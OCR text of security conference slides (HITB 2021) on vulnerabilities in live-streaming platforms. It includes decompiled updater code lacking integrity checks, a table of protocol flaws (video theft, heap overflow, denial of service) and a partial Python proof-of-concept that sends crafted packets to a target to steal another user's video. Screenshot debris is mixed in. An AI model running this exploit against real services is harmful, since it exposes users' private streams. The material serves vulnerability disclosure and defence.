
```
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::Format(
  &v35,
  L"%s%s",
  Buffer,
  L"AFCUpdater.exe");
v18 = lstrlenA(&String) + 1;
v19 = alloca(2 * v18);
v20 = sub_404DE0(v29, &String, v18, CodePage);
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::Format(
  &v34,
  L"/a:%d %s Ver1 %d %s%d",
  a3,
  v20,
  v17,
  L"ADMIN",
  *(_DWORD *)(v33 + 200));
v27 = v34;
v26 = v35;
v21 = sub_402440(&off_42D53C, 2489);
sub_401E40(v21, 4, L"RunAfreeca - ExecuteProcess - [%s][%s]", v26, v27);
v25 = (wchar_t *)ATL::CSimpleStringT<wchar_t,1>::operator wchar_t const *(&v34);
filename = (wchar_t *)ATL::CSimpleStringT<wchar_t,1>::operator wchar_t const *(&v35);
if ( execute_process_func(filename, v25, 1, 0, (int)&v30, 0) )
```

There is no sub-routine that check if file is mutated before file execution.


www.BANDICAM.com
play.afreecatv.com/isauria/227672638
afreecaTV
TEJAWA
MOST HORIZONTAL MOVEMENT
CURVEBALLS SINCE 2015
RICH HILL 18.8
CHARLIE MORTON 17.9
RYAN WEBER 17.3
ADAM WAINWRIGHT 16.8
JOSH A. SMITH 16.5
DRAFTKINGS
[생]탬파베이:휴스턴,LA다저스:애틀랜타 MLB메이저리그 실시간 KBO프로야구롯데,LG기아한화두산케이티중립일본농구분석고전게임스타ytn뉴스
639
321,447
방송시작시간 2020-10-12 19:53:58
해상도 1920x1080
화질 8000K
Program Files (x86) > afreeca
skin
AFCheer.dll
AFCLogUtil.dll
afreecatvpackage.exe
afreecatvstreamer.exe
avcodec-57.dll
avformat-57.dll
avutil-55.dll
CUDACheck.dll
cudart32_55.dll
NetControl.dll
18개 항목 1개 항목 선택함 2.25MB
작업 관리자
프로세스 성능 앱 기록 시작프로그램 사용자 세부 정보 서비스
이름 PID 상태 사용자 이름 CPU 메모리 UAC 가상화
aesm_service.exe 12124 실행 중 SYSTEM 00 560 K 허용 안 함
ApplicationFrameHost.e... 15412 실행 중 seungmin 00 6,152 K 사용 안 함
AppVShNotify.exe 23224 실행 중 SYSTEM 00 416 K 허용 안 함
AppVShNotify.exe 17764 실행 중 seungmin 00 576 K 사용 안 함
audiodg.exe 37024 실행 중 LOCAL SER... 00 56,008 K 허용 안 함
backgroundTaskHost.exe 9472 일시 중단됨 seungmin 00 0 K 사용 안 함
backgroundTaskHost.exe 37192 일시 중단됨 seungmin 00 0 K 사용 안 함
bdcam.exe 33224 실행 중 seungmin 00 23,372 K 허용 안 함
chrome.exe 23580 실행 중 seungmin 00 5,508 K 사용 안 함
chrome.exe 37496 실행 중 seungmin 00 75,924 K 사용 안 함
chrome.exe 37940 실행 중 seungmin 00 8,668 K 사용 안 함
chrome.exe 39124 실행 중 seungmin 00 19,892 K 사용 안 함
검색하려면 여기에 입력하십시오.
오후 4:52
2020-10-14

# Company C

Prevented by Digital Signature Check





pseudocode in Manager.exe

```
if ( (unsigned __int8)CheckCodeSignValidationW(v7) )
{
  pExecInfo.cbSize = 60;
  memset(&pExecInfo.fMask, 0, 0x38u);
  pExecInfo.fMask = 64;
  pExecInfo.nShow = 1;
  pExecInfo.lpVerb = L"open";
  pExecInfo.lpFile = (LPCWSTR)sub_4112F0(v16);
  pExecInfo.lpParameters = (LPCWSTR)sub_4112F0(v13);
  if ( !ShellExecuteExW(&pExecInfo) )
    v12 = -1;
  LOBYTE(v20) = 1;
  sub_4111D0(v13);
  LOBYTE(v20) = 0;
  sub_4111D0(v16);
  v20 = -1;
  sub_4111D0(&a1);
  result = v12;
}
```

- ✓ Check if file is mutated using Digital Signature.
- ✓ But It can invoke downgrade to older version


# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Attack Surface






HITB SECCONF
AMSTERDAM - 2021


# Mutating Init. Data

| Platform | Company A | Company B | Company C |
|---|---|---|---|
| Contents | ◦ Packet Analysis<br>◦ Hooking recv/send func. using Frida<br>◦ Initial data is for P2P connection<br>◦ Initial data Analysis<br>◦ Send init. data format to another client who is not connected | ◦ Initial data Analysis<br>◦ Data protocol includes First Sequence and Last Sequence<br>◦ To mutate field of size of the packet can invoke Heap based buffer overflow | ◦ Packet Analysis / P2P communication<br>◦ User Authentication with Ticket from server<br>◦ Data sender first attempts to connect<br>◦ So Stealing is hard<br>◦ Fixed Port number |
| Vuln. | ◦ Stealing Video | ◦ Heap Based Buffer Overflow<br>◦ Stealing Video | ◦ Denial of Service |
| At | ◦ Windows Web Browser | ◦ Windows Web Browser<br>◦ MacOS | ◦ Windows Web Browser |

Stealing video is possible depending on the subject that transmits the initial data

# Company A

Video Stealing with Initial Data





- ✓ An attacker could receive any video data.
- ✓ Even if it ask some authentication or password.

# Company A

Video Stealing with Initial Data

```
push_data = b'\x02\x02\x10\x27\x52\x02\x00\x00\x40\x27\x00\x00\x50\x05\x4f\x03\x00\x00\x00\x00\x0c\xa8\x91\x0d\x00\x00\x00\x00\x00\

sec_data = b'\x02\x02\x26\xcb\x0c\x00\x00\x00\x28\xc9\x00\x00\x18\xa5\xde\x03\xdc\xb2\x11\x00\x00\x00\x00\x00\xff\xff\xff\xff'


print("Target IP : ", end ="")
HOST = input()
print("Target PORT : ", end ="")
PORT = int(input())

client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print("[+] Ready to connect socket . . . ")
client_socket.connect((HOST, PORT))
print("[+] Connected !")
print("[+] Target IP : %s, Target PORT : %d" %(HOST,PORT))

#send first data
client_socket.sendall(push_data)
print("[+] First data is sent . . . ")
first_recv = client_socket.recv(36)
print(first_recv)

#send second data
client_socket.sendall(sec_data)
print("[+] Second data is sent . . . ")
sec_recv = client_socket.recv(100)
print(sec_recv)
